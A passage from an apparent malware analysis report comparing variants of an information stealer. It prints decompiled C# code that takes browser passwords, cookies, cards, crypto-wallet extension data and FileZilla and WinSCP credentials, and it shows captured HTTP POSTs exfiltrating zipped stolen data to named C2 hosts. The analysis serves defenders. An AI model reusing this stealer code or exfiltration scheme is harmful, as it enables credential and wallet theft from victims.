        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\odbfpeeihdkbihmopkbjmoonfanlbfcl"
    },
    new string[]
    {
        "GuardaWallet",
        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\hpglfhgfnhbgpjdenjgmdgoeiappafln"
```

Figure 7: Paths of wallets and crypto-wallet extensions embedded in the code

Browser Information

The latest variant is, like earlier variants, capable of stealing saved browser information. However, the interesting thing is that in the latest variant, the targeted files are searched using a directory crawling technique at targeted folders. After getting a list of the matched patterns and file paths, the same are used for further stealing activities. It is worth noting that the paths are hard-coded in the second and the oldest variant.


# Latest variant



```
private static List<GClass6> smethod_1(string dir)
{
    List<GClass6> list = new List<GClass6>();
    List<string> list2 = Class7.smethod_0(dir, 4, <Module>.smethod_0("TG9jYWwgU3RhdGU="));
    foreach (string current in list2)
    {
        List<GClass9> profs = new List<GClass9>();
        string empty = string.Empty;
        if (Class17.smethod_3(current, out empty))
        {
            Class17.smethod_4(empty, ref profs);
            IEnumerable<DirectoryInfo> arg_8F_0 = new DirectoryInfo(current).GetDirectories();
            Func<DirectoryInfo, bool> arg_8F_1;
            if ((arg_8F_1 = Class17.<>c.<>9__1_0) == null)
            {
                arg_8F_1 = (Class17.<>c.<>9__1_0 = new Func<DirectoryInfo, bool>(Class17.<>c.<>9.<Parse>b__1_0));
            }
            arg_8F_0.Where(arg_8F_1).ToList<DirectoryInfo>().ForEach(delegate(DirectoryInfo d)
            {
                Class17.smethod_4(d.FullName, ref profs);
            });
            string chromiumBrowserName = Class17.smethod_7(current, dir);
            byte[] privateKey = Class17.smethod_6(Path.Combine(current, <Module>.smethod_0("TG9jYWwgU3RhdGU=")));
            list.Add(new GClass6
            {
                ChromiumProfiles = profs,
                PrivateKey = privateKey,
                ChromiumBrowserName = chromiumBrowserName
            });
        }
```

Figure 8: Latest variant code

#Second & Oldest variant




```
public List<BrowserInfo> Browsers = new List<BrowserInfo>
{
    new BrowserInfo
    {
        Name = "Google Chrome",
        KeyPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Local State",
        LoginsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Login Data",
        CardsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Web Data",
        CookiePath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Cookies"
    },
    new BrowserInfo
    {
        Name = "Chromium",
        KeyPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Chromium\\User Data\\Local State",
        LoginsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Chromium\\User Data\\Default\\Login Data",
        CardsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Chromium\\User Data\\Default\\Web Data",
        CookiePath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Chromium\\User Data\\Default\\Cookies"
    },
    new BrowserInfo
    {
        Name = "Slimjet",
        KeyPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Slimjet\\User Data\\Local State",
        LoginsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Slimjet\\User Data\\Default\\Login Data",
        CardsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Slimjet\\User Data\\Default\\Web Data",
        CookiePath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Slimjet\\User Data\\Default\\Cookies"
    },
    new BrowserInfo
    {
        Name = "Vivaldi",
        KeyPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Vivaldi\\User Data\\Local State",
        LoginsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Vivaldi\\User Data\\Default\\Login Data",
        CardsPath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Vivaldi\\User Data\\Default\\Web Data",
        CookiePath = Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Vivaldi\\User Data\\Default\\Cookies"
    },
    new BrowserInfo
    {
        Name = "Opera GX",
        KeyPath = Environment.GetEnvironmentVariable("APPDATA") + "\\Opera Software\\Opera GX Stable\\Local State",
        LoginsPath = Environment.GetEnvironmentVariable("APPDATA") + "\\Opera Software\\Opera GX Stable\\Login Data",
        CardsPath = Environment.GetEnvironmentVariable("APPDATA") + "\\Opera Software\\Opera GX Stable\\Web Data",
        CookiePath = Environment.GetEnvironmentVariable("APPDATA") + "\\Opera Software\\Opera GX Stable\\Cookies"
```

Figure 9: Older variants code

FTP Information

Both the latest and the second variant are capable of collecting FTP-related information, which wasn’t present in the oldest version. It is noteworthy that the second variant steals only Filezilla-related information, whereas the latest variant is also capable of stealing WinScp information, as shown in the below snapshot. Moreover, the latest variant is making use of XmlReader to get values, whereas in the second variant Regex is used to get the targeted information.


#Filezilla [Latest variant]



```
private static List<GClass3> smethod_1()
{
    List<GClass3> list = new List<GClass3>();
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + <Module>.smethod_0
      ("XEZpbGVaaWxsYVxyZWNlbnRzZXJ2ZXJzLnhtbA=="); // "\FileZilla\recentservers.xml"
    List<GClass3> result;
    if (!File.Exists(path))
    {
        result = list;
    }
    else
    {
        try
        {
            XmlDocument xmlDocument = new XmlDocument();                                  // RecentServers
            xmlDocument.LoadXml(File.ReadAllText(path));
            foreach (XmlElement xmlElement in ((XmlElement)xmlDocument.GetElementsByTagName(<Module>.smethod_0("UmVjZW50U2VydmVycw=="))
              [0]).GetElementsByTagName(<Module>.smethod_0("U2VydmVy")))
            {
                string innerText = xmlElement.GetElementsByTagName(<Module>.smethod_0("SG9zdA=="))[0].InnerText; // Host
                string innerText2 = xmlElement.GetElementsByTagName(<Module>.smethod_0("UG9ydA=="))[0].InnerText; // Port
                string innerText3 = xmlElement.GetElementsByTagName(<Module>.smethod_0("VXNlcg=="))[0].InnerText; //User
                string @string = Encoding.UTF8.GetString(Convert.FromBase64String(xmlElement.GetElementsByTagName(<Module>.smethod_0
                  ("UGFzcw=="))[0].InnerText)); //Pass
                if (!string.IsNullOrEmpty(@string))
                {
                    list.Add(new GClass3
```

Figure 10: Filezilla Information stealing code in latest variant

#WinScp [Latest variant]




```
private static List<GClass3> smethod_2()
{
    List<GClass3> list = new List<GClass3>();   //SOFTWARE\Martin Prikryl\WinSCP 2\Sessions
    string text = <Module>.smethod_0("U09GVFdBUkVcTWFydGluIFByaWtyeWxcV2luU0NQIDJcU2Vzc2lvbnM=");
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text);
    List<GClass3> result;
    if (registryKey == null)
    {
        result = list;
    }
    else
    {
        string[] subKeyNames = registryKey.GetSubKeyNames();
        int i = 0;
        while (i < subKeyNames.Length)
        {
            string str = subKeyNames[i];
            RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(text + <Module>.smethod_0("XA==") + str);
            object expr_77 = registryKey2.GetValue(<Module>.smethod_0("SG9zdE5hbWU=")); //HostName
            string text2 = (expr_77 != null) ? expr_77.ToString() : null;
            object expr_96 = registryKey2.GetValue(<Module>.smethod_0("UG9ydE51bWJlcg==")); //PortNumber
```

```
string str2 = arg_B0_0;                                                    //UserName
object expr_C3 = registryKey2.GetValue(<Module>.smethod_0("VXNlck5hbWU="));
string text3 = (expr_C3 != null) ? expr_C3.ToString() : null; //Password
object expr_E2 = registryKey2.GetValue(<Module>.smethod_0("UGFzc3dvcmQ="));
```

Figure 11: WinScp Information stealing code in latest variant

# Second variant




```
public static void stealer()
{
    try
    {
        string path = FZ.Constants.ApplicationData + "\\FileZilla\\recentservers.xml";
        if (!File.Exists(path))
        {
            FZ.Collects_Stealer_Sucess.FileZilla = false;
        }
        else
        {
            if (File.Exists(FZ.Constants.ApplicationData + "\\FileZilla.txt"))
            {
                File.Delete(FZ.Constants.ApplicationData + "\\FileZilla.txt");
            }
            using (FileStream fileStream = new FileStream(path, FileMode.Open))
            {
                StreamReader streamReader = new StreamReader(fileStream);
                Regex regex = new Regex("<Host>(.*)</Host>");
                Regex regex2 = new Regex("<User>(.*)</User>");
                Regex regex3 = new Regex("<Pass encoding=\"base64\">(.*)</Pass>");
```

Figure 12: Filezilla Information stealing code in older variant

Strings Before and After Decryption

In order to hide the stuff at static level, the latest variant is now making use of base64 encoded strings (refer to the below snapshot), whereas in earlier versions the strings were in plain text format.


encoded_strings.txt - Notepad
File Edit Format View Help
*decoded_Strings.txt - Notepad
File Edit Format View Help

```
YXBwbGljYXRpb24veC13d3ctZm9ybS11cmxlbmNvZGVk
L19fXw==
bG9hZGVy
LmV4ZQ==
DQoNCkluc3RhbGwgbG9jYXRpb246IA==
VW5rbm93bg==
DQpCdWlsZCBUYWc6IA==
DQoNClVzZXJuYW1lOiA=
DQpPcGVyYXRpbmcgc3lzdGVtOiA=
DQpQcm9kdWN0IGtleTog
DQoNCklQOiA=
DQpDb3VudHJ5OiA=
DQpMb2NhdGlvbjog
DQpaaXA6IA==
DQoNClNjcmVlbjog
IC8vIA==
DQpQcm9jZXNzb3I6IA==
DQpHcmFwaGljIENhcmQ6IA==
DQpSQU06IA==
DQoNCkFudGl2aXJ1c2VzOiA=
Tm9uZQ==
SW5mb3JtYXRpb24udHh0
U2NyZWVuc2hvdC5wbmc=
```


```
application/x-www-form-urlencoded
.___
loader
.exe
Install location:
Unknown
Build Tag:
Username:
Operating system:
Product key:
IP:
Country:
Location:
Zip:
Screen:
 //
Processor:
Graphic Card:
RAM:
Antiviruses:
None
Information.txt
Screenshot.png
```

Figure 13: Base64 encoded and decoded strings.

C2 Communications

After performing stealing activities, the malware then exfiltrates data in JSON format to its embedded C2 server.

Note:- The attackers nowadays prefer using JSON as a data exchange mechanism as it can be used with any programming language and is easy to handle. Also, as it is a lightweight and structured notation, it is relatively easy to serialize and deserialize the data.



```
POST /server_get111 HTTP/1.1
Content-Type: application/json
Host: xfilesreborn.ru
Content-Length: 766798
Expect: 100-continue

HTTP/1.1 100 Continue

{"cookies_x":"335","country_x":"[redacted]","credit_x":"0","ice_o_lator_hash":"a77281eede0c88ab10388bba6499f624","ip_x":"[redacted]","passwords_x":"18","postal_x":"[redacted]","tag_x":"soft","user_id":"2227","wallets_x":
["Electrum"],"x_type":"Full","zipx":"UEsDBBQAAAgIAEOt11QAr54pIAIAAF4FAAAPAAAASW5mb3JtYXRpb24udHh0nVLtbtowFP0fKe9wf1JpZAHCRyxNwpMwSlvwiIBaqkmTl5hiNdjIMS3sCfazlcYqTeLleJI5rBACK11nXSnX1\/fjnHOz+Pl9oWz2BLBI3eQ8X7ds9rTr7E3
\/28OyRNCWs187zX4sZvPM\/CTysGHzVfxx7fxT+nZ8WaRrkIJYj3+Rc4bAfhzZ1MOZWZUTBOvZqWaq4BUa89cQZFKzHTMQ1B42yG\/uJLuHbPPHbUIvSbUnvlr2nz9hRSp1Abav69uOQA9vj8917cNbj665PCQCgTSG5P1EDgQhjDKia\/54NOJCPr9c1Zvnx36bfOWC+SSKiNA1byoHrMFmA3
+gqr8UbNv6Lyy61mSxxFEEEQ+wpJwhcNHnusBDcs\/FrUEmCpkzplEIHXyDIOZ9mZR1YyKYSkLgnXJGYl27GBGhOrAbiKexJEMEl5SF\/D6Gggme4JCrwOBQeaB4CB6OAwm3ZIrgk+M47fyZW6vU87WO3evlj0rVSy9
```


Figure 14: JSON data exfiltration - latest variant

The description of the C2 pattern of the latest variant is as follows:

Parameters	Description
cookies_x	Number of cookies information collected
country_x	Country Code
credit_x	Number of Credit cards information retrieved
ice_o_lator_hash	MD5 hash value of zip file
ip_x	IP information
passwords_x	Number of password retrieved
postal_x	Postal code
tag_x	Attacker’s hardcoded predefined value
user_id	Attacker’s hardcoded predefined value
wallets_x	Names of wallets for which information is collected

x_type	Type of coverage i.e full or partial
zipx	Base64 encrypted ZIP file consisted of files created by the stealer


In the second variant, the POST request is also made and sent with similar parameters, but not in JSON format.



```
2bKwiOKwiOKwiOKwiOKwiOKwiOKVlOKVnQ0K4pwa4pwQ4pwdICDilzrilzDilz0gICAgICDilzrilzDilz0gICA
gIOKVmuKVkOKVneKVmuKVkOKVkOKVkOKVkOKVkOKVkOKVneKVmuKVkOKVkOKVkOKVkOKVkOKVkOKVneKVmuKVkC
KVkOKVkOKVkOKVkOKVnQ0KLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQ0KVGVsZWdyYW0gYm90IC0gQFhGSUxFL
1Nob3BfQm90DQpUZWxlZ3JhbSBzdXBwb3J0IC0gQFhGSUxFU19TZWxsZXINCg%3d%
3d&user_id=219&passworlds_x=0&ip_x=[redacted]&cc_x=0&cookies_x=0&zip_x=%[redacted]%
22&contry_x=[redacted]&tag_x=041221&piece=FullHTTP/1.1 200 OK
Server: ddos-guard
Connection: keep-alive
Keep-Alive: timeout=60
Date: Tue, 07 Dec 2021 21:24:43 GMT
X-Powered-By: PHP/7.3.31
Content-Length: 9
Content-Type: text/html; charset=UTF-8

...sucess
```

Figure 15: Data exfiltration - second variant

In the oldest variant, the C2 pattern was simple and in readable format as shown below:



```
POST /log.php HTTP/1.1
Content-Type: multipart/form-data; boundary="b42369c9-9f66-4e0d-8ccd-c94aff1ec415"
Host: 178.154.251.1
Content-Length: 1079
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue

--b42369c9-9f66-4e0d-8ccd-c94aff1ec415
Content-Disposition: form-data; name=userfile; filename=yOvqgtb5.4ue.zip; filename*=utf-8''yOvqgtb5.4ue.zip

PK.........cqR................Cards/PK.........cqR................Cookies/PK.........cqR................Desktop/PK.........cqR................Logins/PK.........cqR>.\
....<.......PCInfo/windows.txt-..N.0......>..US1Js..i..jb........&....O.....?....q...gsV.C~.2JJ1E.........U[...9<....uP@.N.~.....Q..V..QI8F.U....W...3.Z.....3"J..;..m/...Z..i..}.....
..^.....3..J.C....QBI5....$c,aE.YPr.F.8.r..\..9OS.tS..F...VqP~.V..:"....Ia(yQ...j...[7^.)y...9..,eh..PK...........cqR..........................Cards/PK...........cqR.........................$...Cookies/
PK...........cqR..........................J...Desktop/PK...........cqR..........................p...Logins/PK...........cqR>.\
....<.......................PCInfo/windows.txtPK...................
--b42369c9-9f66-4e0d-8ccd-c94aff1ec415
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=user_id
```

Figure 16: Data exfiltration - earliest variant

Features Comparison

